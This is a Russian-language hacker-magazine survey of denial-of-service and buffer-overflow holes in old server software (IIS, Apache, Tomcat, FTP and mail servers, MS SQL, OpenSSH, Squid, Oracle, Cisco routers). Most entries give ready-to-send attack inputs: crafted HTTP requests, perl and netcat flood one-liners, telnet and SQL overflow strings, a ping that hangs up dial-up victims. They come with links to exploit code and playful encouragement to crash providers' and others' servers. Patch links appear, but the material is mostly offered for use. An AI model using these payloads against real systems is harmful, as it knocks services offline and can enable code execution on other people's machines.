Ошибка во внутреннем взаимодействии объектов позволяет злонамеренному пользователю разрушать процесс IIS 4.0, 5.0 и 5.1. Frontpage содержит обработчик URL (URL parser) для динамических компонентов (shtml.exe/dll). Если хакер запрашивает /_vti_bin/shtml.exe, где URL с динамическим содержанием заменен длинным URL, подмодуль отфильтрует URL и возвратит нулевое значение к web-службе URL parser. Строка символов размером 25 Кб, состоящая из символов с ASCII-кодом 300(?), вызовет нарушение доступа, и сервис Inetinfo.exe будет закрыт. В случае IIS 5.0-5.1 процесс будет автоматически перезапущен. В IIS 4.0 потребуется ручная перезагрузка.
Автор: Дейв Аител от @stake и Питер Грундл от KPMG
Система: Microsoft Internet Information Server 4.0,5.0, 5.1 с FP2002

Dos против Microsoft IIS 5.0

Microsoft IIS 5.0 склонен к DoS, если ему послать специально обработанный уродливый HTTP Get заголовок. Если к IIS 5.0 послан обработанный HTTP Get запрос, который содержит фальсифицированное и чрезмерное поле "Content-length", сервер ведет себя необычно. Сервер сохраняет подключение открытым, однако не отвечает на него. Это может использоваться для DoS атаки против Web сервера.
Пример:

```
GET /testfile HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg,
        image/pjpeg,
application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
```

DoS для WIN

DoS-дыры в виндовых серваках

Windows NT 5.0)
Host: 192.168.0.10
Connection: Keep-Alive
Content-Length: 5300643
Authorization: Basic

Эксплоит: http://www.securitylab.ru/?ID=27321
Автор: Ivan Hernandez, Georgi Guninski
Патч: пока нету

DoS против OmniHTTPd

OmniHTTPd - универсальный Web-сервер для Windows 9x и NT. При попытке обработать длинный HTTP-запрос (более 4096 символов) сервер перестает отвечать на дальнейшие запросы и зависает. Пример: perl -e 'print "HEAD / "."a"x4096 ."\n\n"' | nc 127.0.0.1 80
Эта атака срабатывает и с другими типами запросов - 'get', 'post' и т.п.
Автор: Martin J. Muench
Система: OmniHTTPd v2.09
Патч: "Nothing published yet" - вот что написано у них на сайте...

DoS против Macromedia Sitespring сервер

Уязвимость обнаружена в Macromedia Sitespring 1.2.0(277.1), которая использует Sybase runtime engine v7.0.2.1480. Посылая уродливый запрос к базе данных (1077 x chr(2) + \r\n\r\n к 2500 порту), работа служб Sitespring web и Sybase runtime engine аварийно завершится. Если послать движку базы данных такую штучку "1077 x chr(2) + \r\n\r\n" - то глюк базы, влекущий за собой останов веб-сервера, просто обеспечен.
Автор: Peter Grundl (pgrundl@kpmg.dk)
Система: Macromedia Sitespring Server
Патч: искать тут
http://www.macromedia.com/software/sitespring/

DoS против Advanced Web Server Professional

Advanced Web Server Professional (http://elaboration.8bit.co.uk)- Web-сервер от GameCheats для Microsoft Windows. При попытке обработать уродливый HTTP-запрос, состоящий из одной CRLF, Web-сервер зависнет с ошибкой в advserver.exe. Если эту операцию повторить 100 раз, сервер перестанет принимать новые подключения. Уязвимость обнаружена в GameCheats Advanced Web Server Professional 1.0.3 0000.
Автор: elab (http://elaboration.8bit.co.uk)
Система: GameCheats Advanced Web Server Professional 1.0.3 0000
Патч: как исправить, смотреть тут
http://elaboration.8bit.co.uk/projects/texts/advisories/AdvServer.DoS.txt

DoS против Apache Tomcat

Запросы (более 75), состоящие из большого количества нулевых символов, приводят к аварийному завершению работы Web-службы. Уязвимость затрагивает только Windows версию Tomcat.
Автор: http://jakarta.apache.org
Система: уязвимость обнаружена в Apache Software Foundation Tomcat 4.0.3
Патч: проапгрейдиться по адресу
http://jakarta.apache.org/builds/jakarta-tomcat-4.0/release/v4.1.3-beta/

Переполнение буфера в Macromedia ColdFusion jrun.dll, приводящее к DoS'у IIS

Allaire Macromedia ColdFusion - сервер Web-приложений для Microsoft Windows. Переполнение буфера обнаружено в ColdFusion MX server, когда он используется вместе с Microsoft

IIS. При получении уродливого HTTP-заголовка, превышающего 4096 байт, и если template filename больше 8092 байт, произойдет переполнение в модуле 'jrun.dll'. Успешное использование баги может приводить к зависанию IIS и возможному выполнению произвольного кода.
Автор: Macromedia
Система: уязвимость обнаружена в Macromedia ColdFusion Server MX
Патч: http://www.macromedia.com/security

Переполнение буфера в Apache 1.3.24 для вин32

Переполнение буфера в Apache 1.3.24 обнаружено при обработке некоторых типов записей в .htaccess файле. .htaccess файл с более 10000 байтами, назначенными переменной DATE_LOCALE, приведет к ошибке сегментации Web сервера. Уязвимость может использоваться для выполнения произвольного кода и для реализации DoS'a. Пример: SetEnv DATE_LOCALE "X", где X - строка более 12288 байт. Или эксплойт можно забрать тут: http://securitylab.ru/?ID=31672
Автор: Frank DENIS
Система: Apache Software Foundation Apache 1.3.24 на win32
Патч: проапгрейдить апач до более новой версии

Выполнение произвольного кода в 4D WebServer

4D WebServer - клиент/сервер система управления базами данных для Microsoft Windows и MacOS. 4D WebServer не в состоянии корректно обработать большой Http запрос. Http запрос большого размера может вызвать переполнение буфера с возможностью выполнения произвольного кода и полного зависона системы.
Автор: Dumitru Vlad
Система: 4D WebServer 6.7.3
Патч: вот слова автора дырки: "4D was contacted 20020606 but returned no reply"

DoS ДЛЯ FTP-СЕРВЕРА

DoS против TransSoft Broker FTP Server

Transoft Broker (http://www.transsoft.com/broker.htm) - FTP-сервер для Windows-платформ. Передача команды cwd с последовательностью символов "...." приведет к зависанию Ftp-сервера, например: CWD ....
Автор: пожелал остаться неизвестным
Система: TransSoft Broker FTP Server 5.0
Патч: не обнаружен...

DoS в ftp сервере TYPSoft

TYPSoft FTP server (www.typsoft.com) - маленький и эффективный FTP-сервер для Windows, мало того, что позволяет просматривать содержимое произвольных директорий путем простого ввода команды ls (пример: "ls ../../*.*" "ls ../../My%20files/*.*"), так этот сервачок еще и подвержен DoS нападению. Если сервер получает специально сформированные команды 'RETR' или 'STOR', то это приведет к 100% использованию процессора и краху сервиса. Для нормальной работы требуется перезапуск сервера. Эксплойт можно посмотреть по этой ссылке: http://securitylab.ru/?ID=26796.
Автор: SecurityLab
Система: TYPSoft FTP Server 0.97.1
Патч: на сайте проги об этом молчат... партизаны...

Microsoft FTP-сервер

Микрософт отличился и тут... FTP-сервак из IIS уязвим к отказу от обслуживания в команде STAT. DoS может быть вызван удаленным нападающим, который имеет учетную запись на FTP-сервере (в т.ч. и анонимную). Успешное применение уязвимости приводит к аварийному завершению работы FTP-сервера. Пример: STAT ?*<240xX> (полный эксплоит: http://www.xakep.ru/post/15038/exploit.txt). Уязвимость связанна с переполнением буфера, однако любые попытки эксплуатировать ее приводят к перезагрузки inetinfo.exe.
Автор: найдено на сайте ксакепа
Система: Microsoft Internet Information Server 4.0-5.1
Патч: MS02-018

Dos для Broker FTP server

В Broker FTP найдена возможность DoS-атаки, используя периодически команду cwd .... Эффект увеличивается, если между точками добавить несколько пробелов. Эксплоит закачивается тут: http://securitylab.ru/?ID=25161.
Автор: SecurityLab
Система: Broker FTP 5.9.5.0
Патч: нету

Serv-U FTP Server уязвим к атаке NULL byte(DoS)

Посылка на фтп-сервер Serv-U строки, содержащей большое количество нулевых байтов, приводит к ошибке стека. Для реализации уязвимости не требуется знать правильную комбинацию имя пользователя/пароль.
Автор: Blue Panda (bluepanda@dwarf.box.sk)
Система: FTP Serv-U 2.5e
Патч: сделать апгрейд до следующей версии

DoS ДЛЯ MAIL-СЕРВЕРА

Argosoft Mail Server

Argosoft Mail Server Pro (http://www.argosoft.com/applications/mailserver/) содержит встроенный HTTP-сервер для webmail-доступа. Без предварительной регистрации нападающий может получить доступ к любому файлу на диске или подвесить сервер, добавляя к запросу последовательность "/.. " после пути к картинкам webmail-сервера или почтового вложения для законного пользователя (который в настоящее время активен в системе). Эксплоит на: http://nfinity.yoll.net/
Автор: team n.finity (nfinity@gmx.net)
Система: Argosoft Mail Server Plus / Pro <= 1.8.1.5
Патч: http://www.argosoft.com/applications/mailserver/

EServ

EServ - это комбинация из Mail, News, Web, FTP и Proxy Server для систем Microsoft Windows 9x/NT/2000. Описание баги в этой программе можно найти по адресу: http://ntsecurity.nu.
Автор: Arne Vidstrom, http://ntsecurity.nu
Система: EServ 2.97 и более ранние
Патч: ftp://ftp.eserv.ru/pub/beta/2.98

Exchange 2000

Некорректный почтовый атрибут приводит к 100% использованию ресурсов CPU в Exchange 2000.
Так как эту багу нашли сами микрософтовцы, то эксплоита найти не удалось...
Автор: Микрософт
Система: Exchange 2000
Патч: http://www.microsoft.com/technet/security/bulletin/MS02-025.asp

Переполнение буфера в Atrium Software Mercur Mail Server

Уязвимость защиты в программе позволяет отдаленным злоумышленникам вызывать переполнение буфера с возможностью выполнения потенциально опасного кода. Небольшую прогу на си для реализации этой дырки можно скачать на http://securitylab.ru/?ID=26308.
Автор: Martin Rakhmanoff (martin@direct.spb.ru)
Система: MERCUR SMTP-Server v3.30.03
Патч: отсутствует

Эксплоит, реализующий DoS против inetinfo.exe

Эта ошибка затрагивает все системы Windows 2000, выполняющие SMTP-службу, которые не применили hotfix для MS02-012. Exchange сервер также уязвим, т.к. использует тот же самый SMTP-компонент. Успешная эксплуатация этой уязвимости приводит к аварийному отключению всех сервисов, выполня-

ющихся под inetinfo.exe, в т.ч. IIS, FTP, Gopher и т.д. Эти сервисы будут автоматически перезагружены, однако любые установленные сеансы будут потеряны. Эксплоит отсюда: http://securitylab.ru/?ID=29320.
Автор: SecurityLab
Система: Windows 2000
Патч: хотфикс MS02-012

DoS для MS SQL сервера

Переполнение буфера в Microsoft SQL Server 2000.

MS SQL сервер содержит две недокументированные функции кодирования пароля, pwdencrypt и pwdcompare. В одной из этих функций, pwdencrypt(), обнаружено переполнение буфера: SELECT pwdencrypt(REPLICATE('A',353)). Для успешного выполнения уязвимости атакующий должен получить непривилегированный доступ к базе данных. Подробности тут: http://securitylab.ru/?ID=31472
Автор: Martin Rakhmanoff (jimmers) jimmers@yandex.ru
Система: Microsoft SQL Server 2000 (up to SP2).
Патч: поставить сервис пак 3

Переполнение буфера в Lumigent Log Explorer

Lumigent Log Explorer - эксплорер журнала транзакций для Microsoft SQL Server 7/2000. Программа поставляется с дополнительными сохраненными процедурами, хранящимися в p_logattach.dll. Некоторые их этих процедур уязвимы к удаленному переполнению буфера и потенциально к выполнению произвольного кода.
Пример:

```
declare @bo varchar(8000)
set @bo = replicate('A', 800)
exec xp_logattach_StartProf @bo
declare @bo varchar(8000)
set @bo = replicate('A',800)
exec xp_logattach_setport @bo
declare @bo varchar(8000)
set @bo = replicate('A',800)
exec xp_logattach @bo
```

Система: Lumigent Log Explorer version 3
Патч: мелкософт молчит, а спецы советуют давать доступ к журналу только проверенным людям

DoS в Microsoft SQL Server 2000

В Microsoft SQL Server 2000 обнаружено годное для удаленного использования переполнение буфера в функции OpenDataSource в комбинации с MS Jet Engine. Так как проблема связана с Jet Engine, другие программы, использующие Jet, также могут быть уязвимы. Создавая специально обработанный SQL запрос, используя функцию OpenDataSource, можно вызвать переполнение буфера в процессе SQL Server, получая удаленный контроль за выполнением процесса. Любой код будет выполнен с системными привилегиями. Так как переполнение связанно с Unicode кодированием, оно очень просто в эксплуатации. Уязвимость может использоваться через Web сервер, уязвимый к внедрению SQL кода. Нехитрый эксплоит (http://securitylab.ru/?ID=31578), создает файл SQL-ODSJET-BO на диске "c:".
Автор: David Litchfield (david@ngssoftware.com)
Система: Microsoft SQL Server 2000 sp0-sp2
Патч: сервис пак 3

DoS ПОНЕМНОЖКУ

Переполнение буфера в telnet сервере Microsoft

Microsoft поставляет Telnet-сервер с несколькими программами. Реализация этого сервера в Windows 2000 и Interix 2.2 содержит переполнение буфера в коде, который обрабатывает обработку опций telnet-протокола. Уязвимость позволяет нападающему выполнять произвольный код с системными правами. DoS происходит, если буфер, в который заносится имя пользователя при входе в систему, превышает 4300 знаков, и посылаемый код содержит 127(0x7b, backspace). Это приведет к краху сервера с ошибкой 0x41414141. Проверить на багу можно с помощью двух строчек

```
perl -e '{printf "%s\x7f%s","A"x4500,"A"x100}'
telnet victimbox
```

Автор:
Система: Windows 2000 и Interix 2.2
Патч: http://www.microsoft.com/technet/security/bulletin/MS02-004.asp

SHOUTcast

SHOUTcast - Winamp-основанная система потокового аудио от Nullsoft (или, по-простому, инет-радио), которая содержит переполнение буфера, а также уязвимость защиты, которая позволяет злоумышленникам разрушить сервер, посылая ему семь длинных запросов, длиной около 4 Кб каждый, внутри HTTP-запроса. Уязвимость позволяет получить полный доступ к бажной системе. Нападавший должен знать DJ пароль, чтобы осуществить эту уязвимость. Это ограничивает воздействие уязвимости, однако, если, например, shoutcast-сервер выполняется как корень, DJ может получить привилегии корня. Переполнение происходит при посылке следующих данных 8001-му порту:

```
password\n
icy-name: netric
icy-[doesn't matter]: [buffer]
```

Ну а полный эксплоит валяется по адресу http://www.netric.org/exploits/mayday-linux.c для версии 1.8.9 и http://securitylab.ru/?ID=26236 для версии 1.8.2.
Автор: eSDee of Netric (www.netric.org)/FraMe (frame@hispalab.com)
Система: Nullsoft SHOUTcast 1.8.2/1.8.9
Патч: искать инфу на официальном сайте SHOUTcast'а в форуме техподдержки

DoS для Wingate

Wingate страдает от уязвимости защиты, которая позволяет отдаленным злоумышленникам вызывать DoS против машины, выполняющей Wingate 4.01. Программа не способна обработать большое количество подключений, которые посылают данные MSG_OOB. Эксплоит без труда можно найти, введя в браузер следующую шняжку: http://securitylab.ru/?ID=26357
Автор: человек с ником god
Система: Wingate 4.01
Патч: апгрейд до следующей версии

Уязвимость в Aolserver 3.0

Aolserver 3.0 разрушается, если ему переслать длинную строку авторизации. Также, возможно, эта уязвимость позволяет хакеру выполнять произвольный код через переполнение буфера. Эксплоит тута: http://securitylab.ru/?ID=26231.
Автор: SecurityLab
Система: Aolserver 3.0
Патч: тока в следующей версии

ЗЫ
Я рассказал тебе только про маленькую часть изъянов, найденных в разных версиях серверов под винды. Найти больше ты сможешь только в инете, а помогут тебе в этом несколько следующих ссылочек:
http://bugtraq.ru
http://hack-info.ru
http://security.nnov.ru
http://uinc.ru
http://securitylab.ru
http://void.ru
http://xakep.ru

Так что изучай... в познавательных целях :).

DOS

Alex Shark (qqqqqwww@ring.by)

DoS-атака считается самой грубой атакой в сети. Финальный результат атаки - падение, зависание или просто отключение какой-либо части сервера. Как правило, уязвимости данного типа происходят из-за недочетов программистов, которые написали сервер. На настоящий момент нет ни одной системы, против которой нельзя было бы осуществить DoS-атаку. Самой надежной системой остается по-прежнему забетонированная гиря без ручки (чтоб на ногу не уронить случайно). Если, например, на XP-сервер еще не нашли дырку, то это всего лишь значит, что у него еще все впереди :). Так что заDoS`ить можно все, что угодно. И ты это сам поймешь, когда прочитаешь этот небольшой обзор DoS-уязвимостей.

WIN-DoS

Начнем с любимой мастдайки. Первый на очереди у нас IIS 4, входящий в комплект NT-4.0 Server, и долгое время на серверах с NT-ей именно он и стоял. Позже начали устанавливать Apache по причине большей надежности и открытого кода (а, следовательно, полной бесплатности). Дырка была обнаружена ребятами из eEye. Основана на неправильной обработке запроса файла с расширением HTR. В оригинале данный баг (переполнение буфера) должен давать доступ на чужую тачку, но в четырех случаях из пяти происходит банальный обвал сервака с последующим зависанием. Можно завалить и руками, послав телнетом:

```
POST /tralala.htr HTTP/1.0
Host: www.server.com
Transfer-Encoding: chunked
AAAAAAAAAA (и так 1-3 кило :))
[enter][enter]
```

Брать тут:

```
Exploit:
www.eeye.com/html/Research/Advisories/AD20
020612.html
Patch: www.microsoft.com/technet/securi-
ty/bulletin/MS02-028.asp
```

Следующая стадия развития IIS - версия 5. Ставится вместе с 2000-Server. И тут не все гладко. Первая дырка появилась при обработке внутреннего поля запроса Content-length - в этом поле лежит длина передаваемых данных. Так вот, если туда написать 5300000, то независимо от того, полетят вслед за запросом сами данные или нет, сервер выделяет память под них

УЯЗВИМОСТИ

обзор дыр, приводящих к DoS

(сначала в RAM, потом на винте) на пять метров с копейками. Сам запрос достаточно короткий:

```
GET /index HTTP/1.1
Host: 192.168.0.1
Connection: Keep-Alive
Content-Length: 5300000
Authorization: Basic
AAAAAAAAAAA
```

Послав это на сервер, ты заставишь его отожрать 5300000 с небольшим байт в своей памяти. Как видно, посылать можно хоть telnet`ом. Скорость отжирания памяти просто дикая. От сотни таких запросов сервак (P3-750/256Mb/64k-bit) вышел из себя и в течение двух часов не вернулся обратно - пришлось ребутить :).

Брать тут:
Exploit:
www.security.nnov.ru/files/IISContent.pl
Patch: www.microsoft.com/technet/security/

Очередная дырка относится и к IIS 4, и к IIS 5, но только в том случае, если запущена поддержка FrontPage (FrontPage Server Extension). Дыра отлично работает благодаря неправильному обращению к модулю авторизации (author.dll), который запускается при обращении к shtml файлам. При отправке неправильного запроса на сервер с NT4 файл inetinfo.exe просто выпадает. На 2k-виндах данный агрегат не падает, а начинает жутко тормозить. По заверениям Microsoft, файлец должен сам себя перезагрузить, но на практике этого не происходит, в результате чего достучаться до сервака можно, но на запросы он никак не отвечает. Самое интересное - отключение аутентификации в FrontPage не решит проблему :). Для ее решения мелкософтовцы советуют полностью снести FrontPage (хорошо - не посоветовали винт форматнуть) или загрузить патчик. Нашли эту дырочку все те же ребята из eEye. Дыра реально проверялась и забавно работает. Эксплоит они, если сказать честно, недоделали. Поэтому делается все так: запускается наша любимая хакерская программа telnet, начинается коннект с серваком. Далее пихается в телнет текст того самого эксплоита. Все, можно запускать браузер и наблюдать, а точнее не наблюдать, итоги работы дырки.

Брать тут:
Exploit: http://www.eEye.com/html/advisories/FPDOSNT4.txt - для NT4
Exploit: http://www.eEye.com/html/advisories/FPDOSNT4NT5.txt - для 2k
Patch: www.microsoft.com/technet/security/bulletin/ms00-100.asp

И последняя на сегодня дырочка в мастдайке. На этот раз расковырял ее Georgi Guninski, который больше специализируется по ковырянию всяких IE и NN. На этот раз мелкомягких подвела реализация xml и запроса PROPFIND. Вот что надо послать серверу:

```
<?xml version="1.0"?>
<a:propfind xmlns:a="DAV:"
xmlns:u="over:"><a:prop><a:displayname
/><u:ДАННЫЕ/></a:prop>
</a:propfind>
```

Вместо слова "ДАННЫЕ" надо вписать примерно 130 кило чепухи (любой - хоть букву "A"). При первом запросе вылетит ошибка 500, при втором запросе сервачок перезагрузится :). На самом деле это не чистый DoS, потому как тут происходит BufferOverflow, а, следовательно, теоретически возможно запустить любой (или почти любой) код на сервере. Но в настоящее время это никем не осуществлялось. На страничке автора есть эксплоит (на перле), так что можно брать и изучать.

Брать тут:
Exploit: www.guninski.com/iispropover.html
Patch: www.microsoft.com/technet/security/bulletin/MS01-016.asp

ЛИНЬ-DoS

Теперь переходим к другому виду систем - к Linux и его семейству. Многие считают, что данный вид систем более надежный по сравнению с Windows. Однако по сравнительной статистике в Linux-совместимой системе многие баги, который удалось найти до настоящего момента, давали root-права, а, следовательно, полный контроль над системой. Связано это, прежде всего, с более простой (с точки зрения программиста) реализацией удаленного доступа к системе. То есть система изначально рассчитывалась так, чтобы не было большой разницы,

На настоящий момент нет ни одной системы, против которой нельзя было бы осуществить DoS-атаку. Самой надежной системой остается по-прежнему забетонированная гиря без ручки (чтоб на ногу не уронить случайно).

сидишь ты рядом с серваком или соединен через пол земного шара по TCP/IP.

Итак, первая дыра - достаточно старая, но была часто юзаема. Именно благодаря ей ложился практически любой сервер. Эту дырочку нашли 10pht (ныне зовутся @stake). Живет она в PHP3- и PHP4-серверах. Срабатывает при ошибке, точнее - при записи этой ошибки в log-файл. Тип уязвимости - так называемый format string Vulnerability, то есть специально созданный запрос на сервер вызывает сбой у него в мозгах. Запрос очень большой, потому приведу только ссылку на exploit. В настоящий момент большинство серваков пропатчено :(.

Брать тут:
Exploit1:
www.security.nnov.ru/files/apache.c - против Apache с подрубленным php
Exploit2:
www.security.nnov.ru/files/7350cowboy.c - работает против PHP3
Exploit3: www.security.nnov.ru/files/phpx-pl.c - этот валит и PHP3, и PHP4
Patch PHP3: www.php.net/distributions/php-3.0.17.tar.gz
Patch PHP4:
www.php.net/do_download.php?download_file=php-4.0.3.tar.gz
Следующий проект - OpenSSH - был поломан неким Joost Pol. В идеале ошибка в OpenSSH должна давать зарегистрированному пользователю root-права, но при тестировании все, что удалось добиться, - это падение сервака (иногда просто отключение данного сервиса, а иногда - уход в полный даун со стопроцентной загрузкой). Патч ребята выпустили достаточно шустро, но, как это часто бывает, при установке "по умолчанию" никто за патчами не лезет. Так что если есть открытый порт, можно посмотреть и версию (за спрос денег не просят), и, если она находится в промежутке между 2.0 и 3.0.2, то должно сработать :) - первая патченная версия 3.1. Многие админы не любят оставлять telnet, однако практически все любят ставить SSH, считая его более надежным. Как показала практика, для падения сервера не всегда необходим даже зарегистренный пользователь. Причина бага - buffer overflow. Реализация - как всегда - шлется больше, чем ждут, на что сервер обижается и падает.

Брать тут:
Exploit1:
www.security.nnov.ru/files/osshchan.tgz
Exploit2:
www.security.nnov.ru/files/x2.tgz
Patch1: www.openbsd.org/cgi-bin/cvsweb/src/usr.bin/ssh/channels.c.diff?r1=1.170&r2=1.171
Patch2: www.pine.nl/advisories/pine-cert-20020301.patch

Если у тебя в сетке есть любители почитать чужую корреспонденцию, то знай, как правило, все (даже самые навороченные) линуховые сниферы используют Sniffit или Dsniff. Сейчас ты узнаешь, как бороться с первым из них. Этот снифер имеет встроенную функцию перехвата e-mail-заголовков, потому очень удобен для прочтения чужой почты. Так вот, именно в ней и живет наша бага. Дырку эту нашли достаточно давно, однако с тех пор более новых версий так и не вышло.

Брать тут:
Exploit1:
online.securityfocus.com/data/vulnerabilities/exploits/sniffit.c
Exploit2:
online.securityfocus.com/data/vulnerabilities/exploits/5niffi7.c
Exploit3:
online.securityfocus.com/data/vulnerabilities/exploits/sniffit-ex.c
Если у нас установлен Debian-проект, то патчи лежат тут:
Patch: ftp.debian.org/debian/dists/stable/main/source/net/sniffit_0.3.7.beta-6.1.diff.gz

Если же у нас просто исходники, то будем патчить сами. В файле sn_analyse.c в строках 163 и 175 меняем функцию strcpy на strncpy и прописываем примерную длину адреса. Это не лучший вариант, потому что слишком длинные адреса будут урезаны, но это все же лучше неработающего снифера.

Теперь давай поглядим, как ломаются proxy, если это SQUID 2.2 или 2.4 любой версии, даже с пометкой "STABLE" :). Честно говоря, не могу себе представить, как тестируют сервер для того, чтобы ему дать пометку "стабильный". Этот сервер падает от следующего: любимым telnet`ом коннектятся к проксику (по умолчанию порт 3128) и пишут туда следующее:

```
PUT
ftp://server.com/here/my/home/page/1/2/3/
HTTP/1.1
Content-type: application/octet-stream
Content-length: 0
Pragma: no-cache
[enter][enter]
```

Все! Прокся лежит! Вася Пупкин решил залить файлы на свою хом-пагу через проксю, для этого сначала решил создать директорию (последнее время зовутся папками) "3", и все! Была прокся у Васи, и нет больше прокси. По-моему это просто глюк бета-тестирования.

Брать тут:
Exploit:
www.security.nnov.ru/files/sq_xpl.c
Patch: www.squid-cache.org/bugs/showattachment.cgi?attach_id=38

И еще один глюкавый шедевр для линуксоидов - всем известный wu-ftp, который был сделан на основе FreeBSD`шного сервера и долгое время считался самым надежным, если не сказать единственным надежным, FTP-сервером. А ломаться он начал на версии 2.6.1. Причем очень просто - достаточно зайти любым пользователем (даже anonymous) на сервер, набрать "ls ~{" и наслаждаться упавшим сервером.
Securityfocus даже не стали выпускать для этого дела exploit, потому как уронить сервер мог любой человек, с любой платформы. Самое простое - это набрать в браузере адрес "ftp://ftp.server.com/~{" - и сервер ftp.server.com уходит в глубокий даун с отрубанием ftp на корню. Для каждой версии сервера патчик нужен свой, потому приведу ссылку на страницу с патчами для разных версий.

Брать тут:
Patch: online.securityfocus.com/advisories/3680

ALL-DoS!!!

А сейчас давай поговорим о "неломаемом". Прежде всего, нет, никогда не было и не будет "неломаемых" систем. Есть просто системы, которые пока никто не смог сломать :). Ну да ладно, к чертям философию - перейдем к практике.
Первая глюка - это модемный баг. Какая бы навороченная ось ни стояла, будь то линукс, последний юникс или примитивная мастдайка, если жертва сидит на DialUp`е и пытается кидать пальцы, есть реальная возможность заставить его перезвонить :). Если у него ZyXEL или он читает X, то, скорее всего, ничего не получится. Но попробовать стоит ;). Есть такая хорошая команда - ping, так вот, согласно RFC то, что в ping`е прилетело, то и должно быть послано обратно в ответе. А еще есть хорошая команда модему - "+++", которая говорит ему, что следующие данные не для пересылки, а для него самого. То есть если послать "+++ATH" во время работы в Инете, то мопед перейдет в режим приема данных "для него" и по команде "ATH" положит трубу. Так что перед использованием данного метода пропатч свой мопед, если же у тебя зюхел, то тебе неслыханно повезло, у него между "+++" и "ATH" должна быть задержка не меньше 0.3 секунды, а это вполне достаточно для устойчивости против обвала. Итак, суть в следующем: посылается пинг с содержанием "+++ATH0", и при ответе вражеский модем бросает трубу, жертва перезванивает. Под линухом команда ping сама по себе exploit, потому как имеет параметр -p для посылки данных. Достаточно набрать "ping -p2B2B2B41544830 IP_жертвы", и dial-up перейдет в состояние redial-up :). Для виндов придется скачать программульку отдельно.

Брать тут:
Exploit1: newdata.box.sk/2000/hangping.zip
Exploit2: newdata.box.sk/xcoder/rock-etv1_0.zip
Patch: В строке инициализации модема надо прописать ATS2=255 (а лучше поставить выделенку :).
Теперь давай посмотрим на нашего провайдера. Заходим на страничку, где они хвастаются своим "оборудованием", и читаем router Cisco 7500. Хорошая железка, дорогая, но ломается. Ломается она от неправильного (это они так думают :)) пакета SNMP. После чего маршрутизатор, а, следовательно, и та часть сети, которая висит за ним, просто перестает работать. Если роутер один, значит вся сеть будет просто отрезана от внешнего мира. Ни войти, ни выйти. Вот был провайдер - и нету.

Брать тут:
Exploit:
online.securityfocus.com/data/vulnerabilities/exploits/ciscokill.c
Patch:
online.securityfocus.com/bid/4132/solution/

Следующая "неломаемая" вещь - это Oracle. Это тот самый сервер баз данных, на котором сидит FBI и прочие, тот самый, который прошел всю возможную сертификацию по безопасности и признан "наиболее надежным". Именно Oracle используют в тех местах, где от компьютерных данных может зависеть жизнь человека. И именно его можно ломать. Дырка проявляется в самом начале авторизации, а, следовательно, для ее юзанья не требуется регистрация пользователя. Найдена она была PGP Security. Если сервер запущен на Linux-платформе, то его можно просто уронить, но если сервак стоит на win, то можно получить еще и полный контроль над системой с правами пользователя от имени которого был запущен сервак :). Ломабельные версии 8.1.5, 8.1.6 и 8.1.7.

Брать тут:
Exploit: www.security.nnov.ru/files/8iwasbreakable.c
Patch: metalink.oracle.com (патч номер 1489683, выдадут только после регистрации)

Если же стоит версия 8.0 этой неломаемой базы, то все становится еще проще. Достаточно телнетом сконнектиться на порт 1521 и написать любую туфту, какая только придет в голову, и сервак послушно ложится, потому как горестно задумывается над смыслом жизни, разбирая этот пакет непонятных данных. При этом патч под версию 8.0 не выпускался, а в качестве заплатки предлагают обновить версию сервера до 8.1 или выше.

Брать тут:
Exploit:
www.security.nnov.ru/files/kick_orcl.pl
Patch: Только Upgrade до версии 8.1 и выше.

А что такое линукс, ты знаешь? Правильно - это как вигвам: без окон, без дверей, с апачем внутри. Сейчас будем смотреть, как выгонять этого назойливого индейца из жилища. Нет, вигвам поджигать не обязательно, просто достаточно накидать ему MIME-запросов, и если он их не разгребет - а он их точно не разгребет, то сам вылетит. Да еще и с треском, потому как попортит себе лог-файлы на выходе. Как уже говорилось, нет надежных систем, и мнение о том, что Apache неломаем, тоже ложно. Ломаются версии 1.3.1 и 1.2.5. При этом лечению не подлежат ввиду отказа производителя от сопровождения данных версий. То есть лечится только переходом на другую версию.

